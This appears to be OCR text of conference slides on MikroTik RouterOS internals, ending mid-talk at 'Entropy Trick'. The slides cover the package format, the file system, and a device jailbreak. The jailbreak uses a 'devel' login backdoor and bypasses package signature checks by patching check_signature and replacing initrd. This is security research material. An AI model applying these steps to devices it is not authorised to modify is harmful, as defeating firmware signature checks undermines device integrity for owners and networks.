Pulling MikroTik into the Limelight

Demystifying and Jailbreaking RouterOS

Harrison Green and Ian Dupont
Margin Research

whoami

Harrison Green (@hgarrereyn)

- Security Researcher at Margin Research
- CTF reverser for DiceGang 
- Incoming PhD student at CMU

Ian Dupont (@__comedian)

- Security Researcher at Margin Research
- IoT and Embedded Devices

Goals

1. Deep dive into RouterOS internals
2. Learn message protocol and visualize IPC
3. Understand cryptographic protocols
4. Root devices via novel jailbreak

Goals

1. Deep dive into RouterOS internals
2. Learn message protocol and visualize IPC
3. Understand cryptographic protocols
4. Root devices via novel jailbreak

Crash course to accelerate your research / tool development / tinkering

MikroTik? RouterOS?


manufacturer and operating system overview

MikroTik


- Latvian router and switch engineering and manufacturing company
- Multiple architectures
- Standardized operating system, RouterOS
- Standardized UI and configuration utilities


```
[admin@MikroTik] >
caps-man      interface  lora      quickset       tool          password
certificate   iot        mpls      radius         tr069-client  ping
console       ip         openflow  routing        user          quit
disk          ipv6       port      snmp           beep          redo
dude          kvm        ppp       special-login  export        undo
file          log        queue     system         import
```

Uniform UI




Uniform UI





Why MikroTik?

- **3M+** devices worldwide
- CVE-2019-3977 + CVE-2019-3978 + CVE-2018-14847 + CVE-2018-7445 → TrickBot



RouterOS

for noobs

OS Version

6.x.x - LTS

- linux 3.3.5
- uClibc 0.9.33.2 (10 years old!)


7.x.x

- linux 5.6.3
- Musl libc 1.1.6 (7 years old!)


Architectures

ARM

PPC



MIPS



x86

TILE?

User Space

libumsg.so - IPC / process lifecycle


libubox.so - configuration abstractions

libuhttp.so - web server management

libuxml++.so - custom xml format

…

Downloadable Firmware



RouterOS v6

	6.48.6 Long-term	6.49.6 Stable	6.49rc2 Testing
ARM			
Main package			
Extra packages			
The Dude server		-	
ARM64			
Main package			
Extra packages			
The Dude server		-	
MIPSBE			
Main package			
Extra packages			
MMIPS			
Main package			
Extra packages			
The Dude server		-	
SMIPS			
Main package			
Extra packages			
TILE			
Main package			

NPK (“nova package”)

```
NPK ::= blob*

blob ::= [tag:4][size:4]<data ...>

tag ::= ○ info (0x1)
        ○ description (0x2)
        ○ signature (0x9)
        ○ squashfs (0x15)
        ○ digest (0x17)
        ○ channel (0x18)
        ○ ...
```

Verified during boot/installation

```
/bin - binaries
/lib - libraries
/etc - configuration
```

File System

/flash/rw/{disk, logs, tmp, store...} - writable region

/lib - core libraries

/nova/bin - system binaries

/nova/lib - system libraries

/nova/etc - system configuration

/pckg/{name}/nova/{bin, lib, etc} - package data

Processes

```
/nova/bin # ls
```

agent	convertbr	havecardbus	log	mtget	rbbios	socks	trafficgen
arpd	convertqueue	installer	login	net	resolver	ssld	trafflow
backup	detnet	ippool	logmaker	ninstall	restore	starter	traflog
bprog	discover	keyman	macping	panicsl	romon	stopper	undo
bridge2	diskd	kidcontrol	mactel	ping	route	sys2	upnp
btest	dot1x	lcdstat	mepty	portman	sermgr	telnet	user
cerm	email	led	mode	profiler	sertcp	telser	vrrp
cerm-worker	fileman	licupgr	modprobed	ptp	smb	tftpd	watchdog
cloud	ftpd	loader	moduler	quickset	sniffer	traceroute	wproxy
console	graphing	loader_bak	mproxy	radius	snmp	traf_con	www

Developer Backdoor

1. Login as user devel
2. Have option package

```
strcmp(p1: username, p2: "devel")
if (r0_19 == 0)
    r0_149 = nv::hasOptionPackage()
    r5_1 = r0_149 == 0
    if (r0_19 == 0)
        string::freeptr(str: &var_108)
if (r0_19 != 0 || (r0_19 == 0 && r0_149 == 0))
    string::string(str: &var_108, ref: username)
    r5_1 = 0
    nv::message::insert<nv::string_id>(message: &var_154, key: 1, val: &var_108)
    string::freeptr(str: &var_108)
is_devel = r5_1
```

```
nv::hasOptionPackage()
```


Problems:

- option package does not exist
- packages are *signed*

```
vector<uint8_t>::~vector(vec: &var_140)
if (zx.d(is_devel) != 0 && nv::hasOptionPackage() != 0)
    int32_t r4_6 = 3
    var_a8 = &data_179de
    int32_t var_a4_1 = 0
    do
        int32_t r0_96 = r4_6
        r4_6 = r4_6 + 1
        close(fd: r0_96)
    while (r4_6 != 0x400)
```

```
execv(path: 0x179cd, argv: &var_a8)  {"/pckg/option/bin/bash"}
```

/nova/bin/login



Bypassing Signature Validation

1. Find “%s/flash/var/pdb…” string
2. Patch function to return true

```
void* __convention("regparm") check_signature(int32_t* arg1, int32_t arg2, i

    void var_114
    sub_8067000(arg3, &var_114, 0x20)
    void* eax_2 = *(*arg3 - 0xc)
    if ((*(arg3 + eax_2 + 0x14) & 5) == 0)
        void* var_170_1 = eax_2
        void* var_174_1 = eax_2
        void* var_174_2 = sub_806dcf4(&var_114, 0x10)
        void var_9c
        sub_806423a(&var_9c, &var_114)
        sub_80645a4(arg1, &var_9c)
        sub_8063fda(&var_9c)
        int32_t var_104
        arg1[6] = var_104
        int32_t var_100
        arg1[7] = var_100
        sub_8049f78(&arg1[1], arg4)
        sub_804e918(arg3)
        int32_t var_17c_6 = *arg1 + 4
        sub_806bf3c(&var_9c, 0x80, "%s/flash/var/pdb/%s/disabled")
        *(arg1 + 0x21) = sub_806a528(&var_9c, &var_f4) == 0
```

Boot sector :: /init

Bypassing Signature Validation

1. Find “%s/flash/var/pdb…” string
2. Patch function to return true
3. Replace /init in initrd.rgz???



```
void* __convention("regparm") check_signature(int32_t* arg1, int32_t arg2, i

    void var_114
    sub_8067000(arg3, &var_114, 0x20)
    void* eax_2 = *(*arg3 - 0xc)
    if ((*(arg3 + eax_2 + 0x14) & 5) == 0)
        void* var_170_1 = eax_2
        void* var_174_1 = eax_2
        void* var_174_2 = sub_806dcf4(&var_114, 0x10)
        void var_9c
        sub_806423a(&var_9c, &var_114)
        sub_80645a4(arg1, &var_9c)
        sub_8063fda(&var_9c)
        int32_t var_104
        arg1[6] = var_104
        int32_t var_100
        arg1[7] = var_100
        sub_8049f78(&arg1[1], arg4)
        sub_804e918(arg3)
        int32_t var_17c_6 = *arg1 + 4
0x80, "%s/flash/var/pdb/%s/disabled")
        *(arg1 + 0x21) = sub_806a528(&var_9c, &var_f4) == 0
```

Boot sector :: /init

Replacing initrd.rgz

Need to match:


1. Decompressed size
2. Compressed size
3. Position in boot image



Entropy Trick

Need to match:

